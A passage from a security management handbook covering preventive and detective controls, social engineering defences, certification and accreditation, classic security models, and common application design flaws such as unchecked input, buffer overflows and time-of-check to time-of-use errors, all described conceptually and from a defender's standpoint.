Preventive Controls

Preventive controls are measures carried out to block anticipated aggression from hostile forces. Locks, fences, alarms, guards, lighting, access control lists (ACL), IDS, anti-virus software, firewalls, logical access controls (smart cards, biometrics, PINs), demilitarized zones, and policies and procedures are all used to do the job so that those "hostile forces" are less likely to impact the operations. Just how can policy and procedures help? Consider that when an employee is terminated, resigns, or transfers positions, the user's profile must be removed from the network. This means that the third or at least the fourth person who should be notified within the organization is the senior IT security professional, who should remove that person's log-in account.

Exhibit 125.3 shows a list of preventive control tips, though not inclusive of all possible ones, which should provide you with an understanding of what is being discussed.

EXHIBIT 125.3 Preventive Control Tips

- Audit active employee names against user accounts or profiles currently assigned network file access privileges
  - — Remove/disable those accounts where there are discrepancies
- Use incremental and full backups and test backups
- Prepare contingency plans and test regularly
- System administrators should not access personal e-mail while logged into networks with system administration privileges (create a regular user profile to perform this task)
- Harden an operating system prior to placing it online
- Use standard integrated desktops for users
- Use log-in restrictions when it is feasible
- Develop educational and awareness programs for users and system administrators
- Clearly mark and label files (both soft and hard copies, and secondary storage devices)
  - — Sanitize electronic media (reminiscence security) and properly dispose of classified documents whether you are in the private or government sector[a]
- Apply critical patches (software bug fixes) to affected systems (automated tools are available)
- Use a test LAN (certification and accreditation process)[b]
- Use external connectivity controls
- Practice configuration management control
  - — Configure firewalls to allow only those services required for users to accomplish their tasks; restrict all other services or protocols
  - — Change default user passwords, disable guest, and rename administrator group accounts
  - — Set servers to retrieve anti-virus updates at least weekly[c]
    - Use a mobile code software tool to complement anti-virus software (layering technique)
  - — Use a trusted computing base (TCB) model (sorry, Millennium 9x or earlier does not qualify)
  - — Discourage placing Web server software running on top of e-mail server (double ouch!)

[a] This entails proper disposal of classified documents, whether private or federal. Keep in mind it also means proper sanitization of electronic media/equipment before turning it over to schools, charities, etc.

[b] We strongly encourage you to develop a test LAN that is representative of your local network (enclave) environment. Why? Would you want to install something on your main system network and then have to wait for the software interactions and trouble in having it impact the operational network? Instead, would you rather prefer the alternative of having problems on the test LAN segment and being able to work through the problems without impacting the operational network? A certification and accreditation process will minimize the potential for these sorts of problems. If your resources are scarce, do not throw away those old computers, routers, etc. Instead, place them in your test LAN.

[c] Anti-virus alone is not good enough to protect servers/clients, nor does it stop all malicious code. Anti-virus should be used in conjunction with mobile code software, because anti-virus is only as good as the installed definitions.

Detective Controls

Sooner or later someone will try to breach your security. As network professionals, we need to be vigilant about employing effective methods to catch cyber crooks. Below is a listing of a few detective controls:

- Enable logging for system changes, unsuccessful log-ins, system policy changes, access to files.
- Review those logs, outsource logging tasks, or automate the process (few good automated tools available).
- Conduct incident investigations.
- Use an IDS.
- Use anti-virus software. (*Note:* Can also be called preventive.)
- Make sure to have supervision oversight, job rotations, mandatory vacations.[21]

Corrective Controls

Zero-day incidents are here to stay and will probably increase in the near future. Zero-day incidents are attacks that are exploited in the wild before they are reported to the rest of the security community by groups such as the National Infrastructure Protection Center (NIPC), the Computer Emergency Response Team (CERT), or the Common Vulnerability Exposures (CVE) list. Not surprisingly, hackers exploit those exposed vulnerabilities. What can a network security professional do? Our recommendation: Develop work-arounds and apply the patches as they become available. Addressing audit deficiencies (company or government auditors) and incident investigations will allow the update of security policies and updating IDS databases.

Trusted Computing Base (TCB)

At this point, it is useful to restate that security involves a very fine synergy that represents the interaction between software, technology, and the environment. It should be clear to you that security is not only of the utmost importance, but it is multifaceted. Consider the following point from the National Information Systems Security Glossary on TCB:

> The totality of protection mechanisms within a computer system, including hardware, firmware, and software, the combination of which is responsible for enforcing a security policy. The ability of a trusted computing base to enforce correctly a unified security policy depends on the correctness of the mechanisms within the trusted computing base, the protection of those mechanisms to ensure their correctness, and the correct input of parameters related to the security policy.[22]

The tips we have suggested for preventive and detective controls fall under trusted computing base (TCB). Think of the TCB as a baseline model to obtain a level of trust. Newton's third law of motion states, "For every reaction there is an equal and opposite reaction."[23] Although Newton was discussing physics, the same case can be made for the various configuration and security policy settings a person can make to the hardware, software, and firmware of a system. We now turn to yet another aspect of security related issues.

Social Engineering

> People are the weakest link. You can have the best technology, firewalls, intrusion detection systems, biometric devices — and somebody can call an unsuspecting employee. That's all she wrote, baby. They got everything.
>
> **— Kevin Mitnick[24]**

Today, almost everyone who has at least a passing familiarity with the Internet and Internet-linked systems knows that the integrity of any good system lies in its ability to protect itself from intruders or would-be attackers. As a way of responding to the threat that computer hackers pose, organizations with public and private networks have implemented a variety of strategies ranging from static authentication — whereby a would-be intruder can gain access only by guessing at a legitimate user's authentication data, to more sophisticated intrusion detection systems that effectively discover unauthorized activity and in some cases identify intruders.[25] Although each of the different strategies varies in complexity and component parts, they are similar in that they each represent a deliberate attempt to discourage or at least minimize the threat of potential intruders.

Yet, there is an additional threat to which even the most secure systems are vulnerable. This additional threat, as illustrated by the above quote, has a decidedly human aspect to it, and occurs when would-be attackers try to access a system by manipulating and deceiving company employees or other legitimate system users. In its most egregious form, "social engineering" practices permit intruders to gain unrestricted access to closed systems by talking and interacting with company employees. In a slightly more benign form, it involves intruders gaining unauthorized information about employees or company business practices. In short, hackers[26] and would-be intruders use their "social skills" (e.g., persuasion, coercion, deception) to feign legitimacy in order to obtain compliance from unsuspecting employees. When this occurs, employees find themselves on the receiving end of an earnest request for information from what is ostensibly a legitimate user or company employee. Oftentimes the intruder poses as a senior executive of the company whose power and prestige make compliance with the intruder's request (however unusual) especially likely.

Consider the scenario in which a would-be intruder poses as a company executive and asks a help-desk employee to provide an access code he or she claims to have accidentally left in the office. Alternatively, imagine the hacker who telephones the CEO's executive secretary with an elaborate ruse that concludes with a request for the CEO's password. Although neither employee can be certain of the legitimacy of the request, they will feel a personal sense of obligation to comply with the actual request. Here, compliance occurs when the employee does what he or she is asked to do (by providing the unknown person with privileged information) even though he or she might prefer not to do so. In cases like these, successful computer hackers and intruders are able to influence company employees in a way that brings about compliance.

Social engineering represents a form of persuasive manipulation. Use of social engineering techniques involves the exploitation of common and basic human attributes — namely, that of helpfulness and trustworthiness. Although the term "social engineering" is specific to the computing industry, the techniques involved

are common to a host of situations and industries. Across all settings in which people are dependent on the compliance of others, social engineering techniques are at work. For example, the parent who wishes to influence a child to brush its teeth, the husband who seeks to convince his wife of the necessity of an expensive purchase, and the panhandler who requests money from passers-by each use social engineering skills to bring about compliance.

There are a number of well-known cases in the computer industry in which intruders have succeeded at social engineering. To be sure, the actual mediums through which these manipulative techniques are transmitted are varied, and include the telephone, e-mail, trash pilferage, in-person site visits, and, of course, snail mail. Regardless of the medium employed, would-be intruders intent on accessing a system hone their social skills to gain information, manipulate policies, and acquire resources, all with the unwitting assistance and compliance of company employees.

Students of human behavior know well the tendency for people to be compliant with requests emanating from people who they believe to be legitimate authority figures. Researchers in social psychology,[27] for example, have conducted numerous empirical studies investigating the conditions under which compliance is most likely, as well as those circumstances or factors that may limit its occurrence. Research findings pertaining to the latter would seem to be most relevant for computer professionals who are committed to ensuring the security of their network systems.

What does the research tell us about the effectiveness of efforts to resist social pressure? In other words, how can network administrators inoculate employees against the social engineering efforts of would-be intruders? Can anything be done to combat the would-be intruder and keep systems users and data safe and secure? The answer is "yes."

Fortunately, research on best business practices has revealed that there are important limitations to social engineering techniques. Knowledge of the limitations to social engineering schemes can significantly enhance a network administrator's ability to ensure the integrity of a system. Although network administrators cannot eliminate the problem of computer hackers, they can take specific steps to reduce the effectiveness of their influence schemes. What follows is a brief discussion of at least three prescriptions for network systems administrators who are vulnerable to social engineering schemes.

Risk Awareness Training

First and foremost, employees must be made aware of the potential problems posed by computer hackers. Only when employees and other system users know about the existence and pervasiveness of social engineering schemes can they act against them. According to some writers in this area,[28] when it comes to user suspicion, "paranoia is good!" Whether this occurs in the context of new employee orientation training or specific security awareness training for users, individuals must be informed about the potential risk for social engineering schemes. Far too often, individuals assume that their systems are invincible, and that requests for information come from legitimate users.

System users and employees must realize the role that they personally play in the security of a company's information. Any information awareness session should be focused on getting people to appreciate the fact that there are people out there who are trying to access companies' networks, and that their role as employees or legitimate users of the system is to be both proactive and reactive in making it as hard as possible for would-be intruders to succeed. Proactively, this means that users must be cautious about whose requests they comply with, and reactively, when users encounter unusual or outrageous requests for information either in-person or online they should immediately alert their network administrator.

The theory of psychological reactance may be particularly useful for those most apt to encounter hackers employing social engineering schemes. This theory is most relevant in situations where employees are sensitized to the potential risk of social engineering schemes, and would-be intruders employ high-pressure tactics. According to the theory, too much pressure to comply with a request can actually have the opposite intended effect.[29] The idea that forms the basis of the theory is that people are motivated to maintain their sense of personal freedom and when they suspect that they are being pressured or feel that their freedom is being threatened, they will act so as to protect their freedom by refusing to comply. Hence, they react against the pressure to comply by doing the exact opposite of what they are being asked to do. Employees who are aware of the risk of social engineering schemes and who confront would-be intruders using high-pressure tactics are especially likely to experience the phenomenon of reactance. Consequently, in these situations, by being less willing to comply, they are more apt to thwart the would-be intruder's efforts. Network administrators should

work to ensure that the risk of social engineering schemes remains salient for employees and other legitimate users with access to company information.

Formulate a Written Policy for Procedures

Sometimes employees who are approached with a request for information may suspect that something is amiss, but because they are unsure about what to do about their suspicions, they wind up complying with the would-be intruder's request. Even the most conscientious employees who are usually vigilant about information distribution may encounter a situation in which they are faced with a novel request. They may simply be at a loss to know the appropriate procedure. Although written policy cannot possibly speak to every potential request that a world-be intruder can come up with, existing policy should inform employees that "when in doubt, be conservative, do not comply."

The policy that is ultimately formulated with the help of users should be comprehensive and clear. Employees and others who are approached for information should clearly be able to distinguish a legitimate request for information from an illegitimate one, whether the person requesting the information is a legitimate user or not. What is more, employees must be able to feel that they can ask questions about the request in an environment in which they do not appear silly or ignorant. In some cases, network operators have initially failed to take users' requests for information seriously enough and in the end are burned. One way of ensuring that this does not happen is to create a policy that permits, indeed encourages, employees who are uncertain about information requests to verify the legitimacy of the request with a network operator. This may take more time up front, but in the long run it may prove to be extremely beneficial.

Eliminating Paper Trails and Staying Connected

The final set of prescriptions aimed at securing network systems from would-be intruders employing social engineering schemes has to do with the elimination of company documents and materials, and maintaining contact with organizations specializing in security. With respect to the former, although there has been considerable discussion about trash pilferage in the popular press, with the exception of a few highly secure federal agencies, people in general are lax about discarding their trash. Organizations must provide employees with convenient ways of discarding sensitive documents and material. Finally, companies should keep in touch with those organizations and agencies that can be trusted to provide up-to-date, dependable information about security issues.

Certification and Accreditation (C&A)

Remember the admonition to know your environment? Understanding which laws, policies, and service-level agreement contracts are in place is critical to effective implementation and testing of a security policy or architecture. Although there is no law that formally requires companies to perform a C&A, shareholders enforce policies within the private sector. Conversely, within the federal arena, Congress ultimately regulates such practices. But the question remains as to why C&A is important, and perhaps more importantly, what are its implications and impact for the network administrator?

The National Institute of Standards and Technology (NIST) defines certification as

> the comprehensive evaluation of the technical and nontechnical security controls of an IT system to support the accreditation process that establishes the extent to which a particular design and implementation meets a set of specified security requirements.[30]

What are the implications of this for private industry and the federal government? What motivates each to comply? For the private sector it may be argued that the primary motive is an economic one; in other words, "the wallet." When companies fail to do so, the consequences can be grave. Consider the following statement made by one attorney:

> We have seen several recent incidents where our clients have threatened legal action against trading partners who have been the cause of a security breach or virus infection. All of these cases have been settled out of court, primarily because of the unwanted publicity connected with court cases.[31]

Thus, having a C&A package that has demonstrated effective implementation is one manner of showing the courts due diligence.

As for the federal government, it is mandated by laws such as the Health Insurance Portability and Accountability Act of 1996 (HIPAA), Clinger–Cohen, and the Federal Information Security Management Act of 2002 (FISMA), to name a few. Although it depends on which part of the federal government you are referring to, the major policies are DoDD 8500.1, DoDD 5200.40, and NIST's Special Publication 800-37.

Accreditation

Accreditation refers to

> the authorization of an IT system to process, store, or transmit information, granted by a management official. Accreditation, which is required under OMB Circular A-130, is based on an assessment of the management, operational, and technical controls associated with an IT system.[32]

Simply stated, this amounts to management's formal approval of the certification process that essentially says that it can live with the risks to the IT system and the mitigation of those risks. It also means that there is help to assist someone through the process. Admittedly, this is a complicated process, but there are automated tools available from appropriate vendors. Just ensure that the information entered is valid and not "pencil-whipped."

Security Models

Taking the principle of trust further, we will discuss the more commonly used security models, including:

- Bell–LaPadula
- Biba
- Clark–Wilson

The Bell-LaPadula Model

In 1973, Drs. Bell and LaPadula from the MITRE Corporation developed a security model for the Department of Defense. (As you may recall, mainframes were common during this period.) The Bell–LaPadula model controls information flow. For example, Novell's and Microsoft's training literature discuss access rights to objects and resources. Those various access privileges (read, write, delete, modify, etc.) form a "woven lattice." One concept of the model states that a user cannot read an object of a higher classification than granted.

For example, if you have a government security clearance of Secret, you are allowed to read Secret and below classification level documents; accordingly, you have no access to Top Secret information. The Bell–LaPadula model incorporates the "* property," i.e., it states that a user cannot write from a higher classification level to a lower one. Using the previous example, Secret e-mail messages or documents cannot be sent to recipients who do not have a Secret or higher clearance or written or stored to file servers designated for Unclassified information. It is for this reason that the Bell–LaPadula model is considered a confidentiality model.

Biba Model

This model, developed in the late 1970s, uses a process similar to the Bell–LaPadula model (i.e., the subject cannot write to a higher integrity source). However, the Biba model is an integrity model. Whereas the Bell–LaPadula model was concerned with protecting the release of information to unauthorized users, the Biba model was developed strictly for the developing computer systems of that period. With this model, unauthorized objects are blocked from making modifications. The "* property" is used to block subjects from writing to objects of higher integrity, the "read property" keeps subjects from corruption by objects of lower integrity, and subjects cannot request services from objects maintaining a higher integrity model.[33]

For example, imagine that you work for the CIA as a low-level analyst with a Secret clearance. You do the leg work for a report to gather raw intelligence from various sources addressing sonar technology. You take your proposal to your supervisor for review; your supervisor makes further input to the report and hands it off to ex-Naval officers and an expert who has published extensively on bats' acute hearing techniques. They further refine the report to a finished product that lands on the Secretary of the Navy's desk. Although the Secretary would never read your report in its raw state, he would read the finished CIA product. Although you may wish to update the report in its finished form, you are actually blocked from write access to it because you are now at a lower level of integrity than the report. However, you would be allowed to read the report in accordance with Biba. The same principle could be used for a database recognized as the authoritative source such as that produced by the Bureau of the Census.

Clark–Wilson Model

This is another model developed to address integrity and uses a broader approach than the Biba model, which addressed only subjects and objects. Clark–Wilson addresses a special type of program called a "well-formed transaction." In this case, changes to a process or to data can be made only through this trusted program because the subject can access the object through the trusted program only. This concept binds the subject to the program and the program to the object, creating a "triple" instead of the subject–object "tuple" used in Biba. The trusted program is constructed to only make authorized changes. Think of it as incorporating a program to complete transactions, and one that incorporates the policy of separation of duties as well. Separation of duty involves breaking a task or operations into parts where no one person can complete a process. For example, this would prevent someone in Acquisition from cutting a check to purchase office furniture for use in a private home. Access control prevents unauthorized personnel from making alterations or changes to data. Separation of duty helps prevent authorized personnel from making unauthorized modifications.

Software Applications

At this point, it is worth asking, "How does a person know how to distinguish between the good, the bad, and the ugly software in order to develop a valid C&A package? What is the TCP based on?" These are good questions that you may already have considered asking. The answers have to do with the efforts of the federal government, which has provided a number of valuable resources to IT professionals through the National Information Assurance Partnership (NIAP). NIAP is an initiative to increase information technology security by collaborating with industry in security testing, research, and the development of information assurance methodologies.[34] From NIAP came the Common Criteria Evaluation and Validations Scheme (CCEVS), which is jointly managed by the National Security Agency and NIST. The CCEVS established a national program for the evaluation of information technology products. This program is known as Common Criteria (CC) and it is identified as International Standards Organization (ISO) 15408. Under CC there are seven protection profiles. A firm understanding of the CC's protection profiles, which also include seven evaluation assurance levels (EAL), is important for various reasons. If you are working in the federal government sector, following CC is a requirement mandated by policy. For evidence of this, see the reference cited in Note 2.

Minimizing the Need for Applying Patches

Why make life difficult? By using an enterprisewide architecture, which employs a layered approach, you will minimize the need to apply patches. Keep this in mind as your organization begins to perceive a shortage of resources and starts looking to cut resources from somewhere. Rather than being on the short end of the stick, be progressive: pitch the use of an enterprise architecture. Incidentally, this has been the direction in which the federal government is moving.

For example, using the Command, Control, Communications, Computers, Intelligence, Surveillance, Reconnaissance (C4ISR) architecture model, which applies to the federal government and to some extent carries over to the private sector, you can minimize a lot of the work down the road through detailed planning (for patches). The enterprise architecture can list software by version (i.e., an interim technical reference) for approving software prior to placing it on the desktop or network. The approval can include supporting the software, training, life cycle, etc. For example, imagine instituting a standardized integrated desktop configuration that includes the minimum standard for clients and network connectivity. For the desktop (as an example), you would only support Windows NT 4.0 Service Pack 6a. This minimizes the need to support the previous service packs as well as the time required for installing patches. The architecture would detail setting retirement dates (for applications and operating system) and planning for new technology insertion dates, thus minimizing the "software zoo."[35] This in turn reduces legacy applications, vendors' support (for phased-out software, much like NT 4.0 now), the associated security vulnerabilities, and time mitigating those vulnerabilities (applying patches, policy, etc.).

Not surprisingly, there are at least two cost-saving benefits associated with this effort. First, minimized desktop support is achieved by narrowing various operating system platforms to a few (even within the Microsoft family there are various versions of Office for the same OS). Second, by narrowing the software applications supported, you reduce manpower needs and patches to be maintained or applied. In this way, organizations can arrange individuals into groups (power user, standard user, sys-admin/support, as an example

for software applications) and apply the manpower to group configurations rather than the individual desktop zoo.

We conclude by listing the benefits of using an enterprise architecture, which are numerous:

- Capturing facts on operations and functions in an understandable manner to drive better planning and decision-making
- Supporting analyses of alternatives, risks, and trade-offs for the investment-management process, which reduces the risk of:
  - — Building systems that do not meet operational needs
  - — Expending resources on developing unnecessary duplicative functionality
- Improving consistency, accuracy, and timeliness of information shared collaboratively across the enterprise[36]

Notes

1. Merriam-Webster Dictionary, http://www.m-w.com.
2. National Security Telecommunications and Information Systems Security Policy (NSTISSP) 11, January 2000, available at NIST.gov.
3. Available at http://www.webopedia.com.
4. In contrast, secondary storage refers to the floppy disk, tape drives, hard disk, and optical media we are so familiar with handling. You know the terms: terabytes, gigabytes, megabytes, or kilobytes.
5. From http://www.theboys.com.
6. A process is a program being executed, and is discussed in more detail in the section on machine types.
7. Denis Howe, The Free Online Dictionary of Computing, 1993–2001.
8. According to information available at Apple.com, the PowerPC G4 is a collaborative effort between Apple, Motorola, and IBM.
9. Harris, S. (2002). *All in One CISSP Certification,* Berkeley, California: Osborne/McGraw-Hill.
10. See www.webopedia.com.
11. For a more-detailed discussion of this process, see McClure, S., Scambray, J., and Kurtz, G. (2001). *Hacking Exposed,* 3rd ed., Berkeley, California: Osborne/McGraw-Hill.
12. For more information, see Understanding Heuristics: Symantec's Bloodhound Technology.
13. Further discussion of multistate machines is found in the section on Security Models.
14. This is explained further in the section on Operating Modes.
15. Lawrence, B. (1996). *Using Netware 4.1,* 2nd ed. Indianapolis: Que
16. Harris, S. (2002). *All in One CISSP Certification,* Berkeley, California: Osborne/McGraw-Hill.
17. RFC 793, Internet Assigned Numbers Authority (IANA).
18. According to Louis J. Freeh, Director of the FBI, March 28, 2000, Congressional Statement on Cyber Crime.
19. Farnan, J.E., Deputy Assistant Director, 4/3/03, Congressional Statement on Fraud: Improving Information Security.
20. See http://www.whatis.com.
21. Consider the fact that most large banks require forced vacations. It is harder, for example, to keep an embezzlement scam running while a person is away on vacation and another employee is filling his/her position during the absence.
22. National Information Systems Security (InfoSec) Glossary, NSTISSI No. 4009, June 5, 1992.
23. Sir Isaac Newton, Laws of Motion, 1686.
24. Kevin Mitnick, the notorious computer hacker, was arrested for computer crimes in 1995, and is one of the first people to be convicted and jailed for unauthorized access of someone else's computer.
25. Tipton and Krause, *Information Security Management Handbook, 4th Ed.*, 2000. Boca Raton, Florida: Auerbach Publications.
26. For ease of discussion, the term "hacker" is used throughout this section. However, it is acknowledged that this discussion also applies to the efforts of crackers, coders, and cyber punks.
27. There are many different studies in this area investigating the effectiveness of a host of compliance techniques. They have included studies of car salespeople, professional fundraisers, and con artists.
28. See p. 587 in McClure et al. (2001).

29. For a classic discussion of psychosocial work investigating this, see Brehm, J.W. (1996). *A Theory of Psychological Reactance,* New York: Academic Press.
30. NIST Special Publication 800-37, Guidelines for the Security Certification and Accreditation of Federal Information Technology Systems, October 2002.
31. Kitt Burden, http://computerweekly.com, February 14, 2002.
32. From NIST SP 800-37.
33. We have borrowed this from http://www.cccure.org/Documents/HISM/023-026.html.
34. See NIAP brochure for 2003.
35. For example, for your architecture, you would support either Microsoft Office, Corel's Office Suite, or Sun's office package. To do so, you would probably have to migrate the majority to one or the other if you were not currently supporting it.
36. Air Force (C4ISR) architecture plan, November 2002.

James Cannady is a research scientist at Georgia Tech Research Institute. For the past seven years he has focused on developing and implementing innovative approaches to computer security in extremely sensitive networks and systems in military, law enforcement, and commercial environments.

Common System Design Flaws and Security Issues

William Hugh Murray, CISSP

This chapter identifies and describes many of the common errors in application and system design and implementation. It explains the implications of these errors and makes recommendations for avoiding them. It treats unenforced restrictions, complexity, incomplete parameter checking and error handling, gratuitous functionality, escape mechanisms, and unsafe defaults, among others.

In his acceptance of the Turing Award, Ken Thompson reminded us that unless one writes a program oneself, one cannot completely trust it. Most people realize that although writing a program may be useful, even necessary, for trust, it is not sufficient. That is to say, even the most skilled and motivated programmers make errors. On the other hand, if one had to write every program that one uses, computers would not be very useful. It is important to learn both to write and recognize reliable code.

Historically, the computer security community has preferred to rely on controls that are external to the application. The community believed that such controls were more reliable, effective, and efficient. They are thought to be more reliable because fewer people have influence over them and those people are farther away from the application. They are thought to be more effective because they are more resistant to bypass. They are thought to be more efficient because they operate across and are shared by a number of applications.

Nonetheless, application controls have always been important. They are often more granular and specific than the environmental controls. It is usually more effective to say that those who can update the vendor name and address file cannot also approve invoices for payment than it is to say that Alice cannot see or modify Bob's data. Although it sometimes happens that the privilege to update names and addresses maps to one data object and the ability to approve invoices maps to another data object, this is not always true. Although it can always be true that the procedure to update names and addresses is in a different program from that to approve invoices, and although this may be coincidental, it usually requires intent and design.

However, in modern systems, the reliance on application controls goes up even more. Although the application builder may have some idea of the environment in which his program will run, his ability to specify it and control it may be very low. Indeed, it is increasingly common for applications to be written in cross-platform languages. These languages make it difficult for the author to know whether his program will run in a single-user system or a multi-user system, a single application system or a multi-application system. Historically, one relied on the environment to protect the application from outside interference or contamination; in modern systems one must rely on the application to protect itself from its traffic. In distributed systems, environmental controls are far less reliable than in traditional systems. It has become common, not to say routine, for systems to be contaminated by applications.

The fast growth of the industry suggests that people with limited experience are writing many programs. It is difficult enough for them to write code that operates well when the environment and the inputs conform to their expectation, much less when they do not.

The history of controls in applications has not been very good. Although programs built for the marketplace are pretty good, those built one-off specifically for an enterprise are often disastrous. What is worse, the same error types are manifesting themselves as seen 20 years ago. The fact that they get renamed, or even treated as novel, suggests that people are not taking advantage of the history. "Those who cannot remember the past are condemned to repeat it."[1]

This chapter identifies and discusses some of the more common errors and their remedies in the hope that there will be more reliable programs in the future. Although a number of illustrations are used to demonstrate how these errors are maliciously exploited, the reader is asked to keep in mind that most of the errors are problems *per se*.

Unenforced Restrictions

In the early days of computing, it was not unusual for program authors to respond to error reports from users by changing the documentation rather than changing the program. Instead of fixing the program such that a particular combination of otherwise legitimate input would not cause the program to fail, the programmers simply changed the documentation to say, "Do not enter this combination of inputs because it may cause unpredictable results." Usually, these results were so unpredictable that, while disruptive, they were not exploitable. Every now and then, the result was one that could be exploited for malicious purposes.

It is not unusual for the correct behavior of an application to depend on the input provided. It is sometimes the case that the program relies on the user to ensure the correct input. The program may tell the user to do A and not to do B. Having done so, the program then behaves as if the user will always do as he is told. For example, the programmer may know that putting alpha characters in a particular field intended to be numeric might cause the program to fail. The programmer might even place a caution on the screen or in the documentation that says, "Put only numeric characters in this field." What the programmer does not do is check the data or constrain the input such that the alpha data cannot cause an error.

Of course, in practice, it is rarely a single input that causes the application to fail. More often, it is a particular, even rare, combination of inputs that causes the failure. It often seems to the programmer as if such a rare combination will never occur and is not worth programming for.

Complexity

Complexity is not an error *per se.* However, it has always been one of the primary sources of error in computer programs. Complexity causes some errors and may be used to mask malice. Simplicity maximizes understanding and exposes malice.

Limiting the scope of a program is necessary but not sufficient for limiting its complexity and ensuring that its intent is obvious. The more one limits the scope of a program, the more obvious will be what it does. On the other hand, the more one limits the scope of all programs, the more programs one ends up with.

Human beings improve their understanding of complex things by subdividing them into smaller and simpler parts. The atomic unit of a computer program is an instruction. One way to think about programming is that it is the art of subdividing a program into its atomic instructions. If one were to reduce all programs to one instruction each, then all programs would be simple and easy to understand, but there would be many programs and the relationship between them would be complex and difficult to comprehend.

Large programs may not necessarily be more complex than short ones. However, as a rule, the bigger a program is, the more difficult it is to comprehend. There is an upper bound to the size or scope of a computer program that can be comprehended by a human being. As the size of the program goes up, the number of people that can understand it approaches zero and the length of time required for that understanding approaches infinity. Although one cannot say with confidence exactly where that transition is, neither is it necessary. Long before reaching that point, one can make program modules large enough to do useful work.

The issue is to strike a balance in which programs are large enough to do useful work and small enough to be easily understood. The comfort zone should be somewhere between and 10 and 50 verbs and between one complete function and a page.

Another measure of the complexity of a program is the total number of paths through it. A simple program has one path from its entry at the top to its exit at the bottom. Few programs look this way; most will have some iterative loops in them. However, the total number of paths may still be numbered in the low tens as

long as these loops merely follow one another in sequence or embrace but do not cross. When paths begin to cross, the total number of possible paths escalates rapidly. Not only does it become more difficult to understand what each path does, it becomes difficult simply to know if a path is used (i.e., is necessary) at all.

Incomplete Parameter Check and Enforcement

Failure to check input parameters has caused application failures almost since Day One. In modern systems, the failure to check length is a major vulnerability. Although modern databases are not terribly length sensitive, most systems are sensitive to input length to some degree or another.

A recent attack involved giving an e-mail attachment a name more than 64 kb in length. Rather than impose an arbitrary restriction, the designer had specified that the length be dynamically assigned. At lengths under 64 kb, the program worked fine; at lengths above that, the input overlaid program instructions. Neither the programmer, the compiler, nor the tester asked what would happen for such a length. At least two separate implementations of the function failed in this manner.

Yes, there really are people out there that are stressing programs in this way. One might well argue that one should not need to check for a file name greater than 64 kb in length. Most file systems would not even accept such a length. Why would anyone do that? The answer is to see if it would cause an exploitable failure; the answer is that it did.

Many compilers for UNIX permit the programmer to allocate the size of the buffer statically at execution time. This makes such an overrun more likely but improves performance. Dynamic allocation of the buffer is more likely to resist an accidental overrun but is not proof against attacks that deliberately use excessively long data fields.

These attacks are known generically as “buffer-overflow” attacks. More than a decade after this class of problem was identified, programs vulnerable to it continue to proliferate.

In addition to length, it is necessary to check code, data type, format, range, and for illegal characters. Many computers recognize more than one code type (e.g., numeric, alphabetic, ASCII, hexadecimal, or binary). Frequently, one of these may be encoded in another. For example, a binary number might be entered in either a numeric or alphanumeric field. The application program must ensure that the code values are legal in both code sets — the entry and display set and the storage set. Note that because modern database managers are very forgiving, the mere fact that the program continues to function may not mean that the data is correct. Data types (e.g., alpha, date, currency) must also be checked. The application itself and other programs that operate on the data may be very sensitive to the correctness of dates and currency formats. Data that is correct by code and data type may still not be valid. For example, a date of birth that is later than the date of death is not valid although it is a valid data type.

Incomplete Error Handling

Closely related to the problem of parameter checking is that of error handling. Numbers of employee frauds have their roots in innocent errors that were not properly handled. The employee makes an innocent error; nothing happens. The employee pushes the envelope; still nothing. It begins to dawn on the employee that she could make the error in the direction of her own benefit — and still nothing would happen.

In traditional applications and environments, such conditions were dangerous enough. However, they were most likely to be seen by employees. Some employees might report the condition. In the modern network, it is not unusual for such conditions to be visible to the whole world. The greater the population that can see a system or application, the more attacks it is likely to experience. The more targets an attacker can see, the more likely he is to be successful, particularly if he is able to automate his attack.

It is not unusual for systems or applications to fail in unusual ways when errors are piled on errors. Programmers may fail to program or test to ensure that the program correctly handles even the first error, much less for successive ones. Attackers, on the other hand, are trying to create exploitable conditions; they will try all kinds of erroneous entries and then pile more errors on top of those. Although this kind of attack may not do any damage at all, it can sometimes cause an error and occasionally cause an exploitable condition. As above, attackers may value their own time cheaply, may automate their attacks, and may be very patient.

Time of Check to Time of Use (TOCTU)

Recently, a user of a Web mail service application noticed that he could "bookmark" his Inbox and return to it directly in the future, even after shutting down and restarting his system, without going through log-on again.

On a Friday afternoon, the user pointed this out to some friends. By Saturday, another user had recognized that one of the things that made this work was that his user identifier (UID), encoded in hexadecimal, was included in the universal record locator (URL) for his Inbox page. That user wondered what would happen if someone else's UID was encoded in the same way and put into the URL. The reader should not be surprised to learn that it worked. By Sunday, someone had written a page to take an arbitrary UID encoded in ASCII, convert it to hexadecimal, and go directly to the Inbox of any user. Monday morning, the application was taken down.

The programmer had relied on the fact that the user was invited to logon before being told the URL of the Inbox. That is, the programmer relied on the relationship between the time of the check and the time of use. The programmer assumes that a condition that is checked continues to be true. In this particular case, the result of the decision was stored in the URL, where it was vulnerable to both replay and interference. Like many of the problems discussed here, this one was first documented almost 30 years ago.

Now the story begins to illustrate another old problem.

Ineffective Binding

Here, the problem can be described as ineffective binding. The programmer, having authenticated the user on the server, stores the result on the client. Said another way, the programmer stores privileged state in a place where he cannot rely on it and where he is vulnerable to replay.

Client/server systems seem to invite this error. In the formal client/server paradigm, servers are stateless. That is to say, a request from a client to a server is atomic; the client makes a request, the server answers and then forgets that it has done so.

To the extent that servers remember state, they become vulnerable to denial-of-service attacks. One such attack is called the Syn Flood Attack. The attacker requests a TCP session. The victim acknowledges the request and waits for the attacker to complete and use the session. Instead, the attacker requests yet another session. The victim system keeps allocating resources to the new sessions until it runs out.

Because the server cannot anticipate the number of clients, it cannot safely allocate resource to more than one client at a time. Therefore, all application states must be stored on the clients. The difficulty with this is that it is then vulnerable to interference or contamination on the part of the user or other applications on the same system. The server becomes vulnerable to the saving, replicating, and replay of that state.

Therefore, at least to the extent that the state is privileged, it is essential that it be saved in such way as to protect the privilege and the server. Because the client cannot be relied on to preserve the state, the protection must rely on secret codes.

Inadequate Granularity of Controls

Managers often find that they must give a user more authority than they wish or than the user needs because the controls or objects provided by the system or application are insufficiently granular. Stated another way, they are unable to enforce usual and normal separation of duties. For example, they might wish to assign duties in such a way that those who can set up accounts cannot process activity against those accounts, and vice versa. However, if the application design puts both capabilities into the same object (and provides no alternative control), then both individuals will have more discretion than management intends. It is not unusual to see applications in which all capabilities are bundled into a single object.

Gratuitous Functionality

A related but even worse design or implementation error is the inclusion in the application of functionality that is not native or necessary to the intended use or application. Because security may depend on the system doing only what is intended, this is a major error and source of problems. In the presence of such functionality,

not only will it be difficult to ensure that the user has only the appropriate application privileges but also that the user does not get something totally unrelated.

